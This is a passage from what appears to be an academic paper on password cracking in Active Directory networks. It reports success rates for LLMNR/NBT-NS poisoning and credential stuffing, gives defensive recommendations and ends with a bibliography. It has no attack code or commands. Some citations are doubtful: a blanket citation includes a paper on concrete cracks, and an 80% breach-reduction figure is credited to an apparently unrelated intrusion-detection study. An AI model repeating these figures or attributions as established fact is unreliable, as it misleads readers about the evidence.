Active Directory, a vital component of Windows-based networks, is susceptible to various exploitation methods. In our investigation, we focus on two prominent techniques: LLMNR/NBT-NS Poisoning and Credential Stuffing Attacks. LLMNR/NBT-NS Poisoning takes advantage of weaknesses in name resolution protocols, while Credential Stuffing Attacks involve automated attempts to gain access using stolen username and password combinations.

Exploitation technique	Success rate (%)	Average time taken (HOURS)
LLMNR/NBT-NS Poisoning	75	5
Credential Stuffing Attack	60	6

Table 1

Distribution of password complexity in cracked passwords

The strength of passwords forms the bedrock of digital security, yet the challenge lies not only in crafting robust passwords but also in understanding the prevailing patterns of password complexity. In this study, we venture into the realm of password complexity analysis, a fundamental endeavor in the domain of cybersecurity. By categorizing cracked passwords into three distinct tiers – 'Simple,' 'Moderate,' and 'Complex' – based on their length and character variety, we aim to unravel the prevailing trends in user-generated passwords. This exploration into password complexity not only illuminates the existing vulnerabilities but also informs security strategies, aiding in the creation of stringent password policies.




Figure 6: Password Complexity Distribution.

Success vs failure analysis

In the relentless battle against cybersecurity threats, understanding the dynamics of successful and failed exploitation attempts is pivotal. A detailed analysis of these outcomes provides invaluable insights into the efficacy of various techniques employed by cyber adversaries. In this study, we delve into the intricate interplay between success and failure within the realm of cybersecurity exploits, focusing on prominent methods such as 'LLMNR/NBT-NS Poisoning' and 'Credential Stuffing.' By visualizing our findings in a bar chart, we aim to illuminate the patterns and trends underlying the success and failure rates of these exploitation techniques over a specific period.




Figure 7: Success vs. Failure Bar Chart.

Time efficiency comparison

The speed at which password cracking techniques operate is a critical factor in cybersecurity risk assessment. A rapid crack can enable swift unauthorized access, posing severe threats to personal and organizational security. Conversely, slower methods might be deterred more effectively by security measures. Hence, analyzing the time efficiency of these techniques is essential for understanding the balance between attack speed and security resilience [3-22].




Figure 8: Time Efficiency Comparison of Password Cracking Techniques.

Conclusion and Future Recommendations

In conclusion, the testing of password cracking techniques on specific networks has underscored the critical importance of robust password policies and regular password updates in enhancing network security. The test results have shown that, even when faced with sophisticated cracking tools, passwords that are sufficiently complex and subject to regular changes can effectively resist attempts at compromise.

It is evident that organizations must take proactive steps to safeguard their networks and user accounts. This includes enforcing stringent password policies, implementing multi-factor authentication, and consistently educating users on secure password practices. Network administrators also bear the responsibility of remaining vigilant, monitoring for suspicious activities, and taking preemptive actions to thwart unauthorized access. By adopting these measures, organizations can effectively mitigate the risks associated with password cracking and significantly enhance their overall cybersecurity posture.

Future Recommendations

- **Enforce Strong Password Policies:** Organizations should mandate strong password policies that necessitate users to create complex passwords comprising a combination of uppercase and lowercase letters, numbers, and special characters. Regular password updates should also be enforced to prevent passwords from becoming easily guessable over time.
- **Educate Users on Secure Password Practices:** Regularly educate network users on safe password practices. Emphasize the avoidance of easily guessable information in passwords, discourage password sharing, and promote the use of unique passwords for different accounts to bolster security.
- **Conduct Routine Security Assessments:** Implement a regimen of regular security assessments to identify vulnerabilities within the network. These assessments provide opportunities for proactive measures aimed at preventing potential attacks.
- **Monitor for Suspicious Activity:** Set up a robust system for monitoring network activity, with a focus on detecting suspicious behavior. Instances such as repeated failed login attempts should be closely scrutinized, as they may signal attempted password cracking attacks. Early detection can help prevent security breaches. Research from Almseiden., *et al*. indicated that early detection of suspicious login attempts, when combined with immediate response protocols, reduced the impact of potential breaches by 80%. Timely intervention is crucial in preventing unauthorized access.

Bibliography

1. Nyangaresi VO., *et al*. "Guti-based multi-factor authentication protocol for de-synchronization attack prevention in LTE handovers". *International Journal of Cyber-Security and Digital Forensics* 9.1 (2020): 1-12.

2. W M Weir., *et al*. "Testing metrics for password creation policies by attacking large sets of revealed passwords". In Proceedings of the 17th ACM conference on Computer and communications security, CCS '10, pages 162–175, New York, NY, USA, 2010. ACM (2010).

3. Trust T., *et al*. "Hacking the Bank and Countermeasures". *Acta Scientific Computer Sciences* 4 (2022): 53-61.

4. Yazdi SH. "Analyzing Password Strength and Efficient Password Cracking" (2011).

5. Weber JE., *et al*. "Weak password security: An empirical study". *Information Security Journal: A Global Perspective* 17.1 (2008): 45-54.

6. Salois M. "Password complexity recommendations". *Defense Research and Development Canada* (2014): 1-34.

7. WEBER JE., *et al*. "A developmental perspective on weak passwords and password security". *Journal of Information Technology Management* 19.3 (2008): 1-8.

8. Sun X., *et al*. "A survey on cyber-security of connected and autonomous vehicles (CAVs)". IEEE Transactions on Intelligent Transportation Systems 23.7 (2021): 6240-6259.

9. Kuo C., *et al*. Human Selection of Mnemonic Phrase-based Passwords, Symp. on Usable Privacy and Security (SOUPS), (2006).

10. Charoen D., *et al*. "Improving End User Behaviour in Password Utilization: An Action Research Initiative". *Systemic Practice and Action Research* 21.1 (2008): 55.

11. Monrose F., *et al*. "Password hardening based on keystroke dynamics". ACM Conference on Computer and Communications Security, CCS (1999).

12. U Manber. "A simple scheme to make passwords based on one-way functions much harder to crack". *Computers and Security* 15.2 (2011): 171–176.

13. C Cachin. Entropy Measures and Unconditional Security in Cryptography, PhD Thesis, ETH Dissertation, num 12187, (1997).

14. CE Shannon. "A Mathematical Theory of Communication". *Bell System Technical Journal* 27. 379-423 (1948): 623-656.

15. Vance. "If Your Password is 123456 Just Make it HackMe". New York Times, January 20th, (2010): A1. 26.

16. E R Verheul. "Selecting secure passwords". CT-RSA 2007, Proceedings Volume 4377 of Lecture Notes in Computer Science, pages 49–66. Springer Verlag, Berlin, (2007).

17. JL Massey. "Guessing and Entropy". Proc. 1994 IEEE International Symposium on Information Theory (1995): 329.

18. Jolly V. "The influence of internet banking on the efficiency and cost savings for banks' customers". *International Journal of Social Sciences and Management* 3.3 (2016): 163-170.

19. Olsen RV and Tokerud S. "Teachers' awareness, knowledge and practice of information security in school (Master's thesis, University of Agder)" (2020).

20. Ding Y., *et al*. "Crack identification method of steel fiber reinforced concrete based on deep learning: a comparative study and shared crack database". *Advances in Materials Science and Engineering* (2021): 1-10.

21. Bhanderi D., *et al*. "March. Impact of Two-Factor Authentication on User Convenience and Security". In 2023 10th International Conference on Computing for Sustainable Global Development (INDIACom) (2023): 617-622.

22. Almseidin M., *et al*. "September. Evaluation of machine learning algorithms for intrusion detection system". In 2017 IEEE 15th international symposium on intelligent systems and informatics (SISY) (2017): 000277-000282.